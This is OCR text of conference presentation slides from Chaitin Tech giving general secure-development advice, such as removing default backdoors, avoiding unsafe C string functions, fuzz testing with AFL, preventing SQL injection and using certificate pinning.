


How do hackers find your bug?

长亭科技 CHAITIN.CN



How to prevent your products from being PWNed?



How to make your software secure?

长亭科技 CHAITIN.CN

- remove default login shells, backdoors which also may be accessible by hackers
- take care when executing shell command in your code
- eliminate memory corruption is hard
  - eliminate usage of strcpy() and sprintf(), take care when using snprintf()'s return value
  - do code review by people who know memory corruption
  - do fuzz testing using AFL fuzzer
- SQL Injection
  - never think client side's SQL injection is not important
- secure communication
  - use https and certificate pinning for SSL verification

智能硬件攻防课程ISC2016(8月15日)

长亭科技 CHAITIN.CN

http://isc.360.cn/2016/training.html

Thanks!

长亭科技
CHAITIN.CN

Questions are welcome.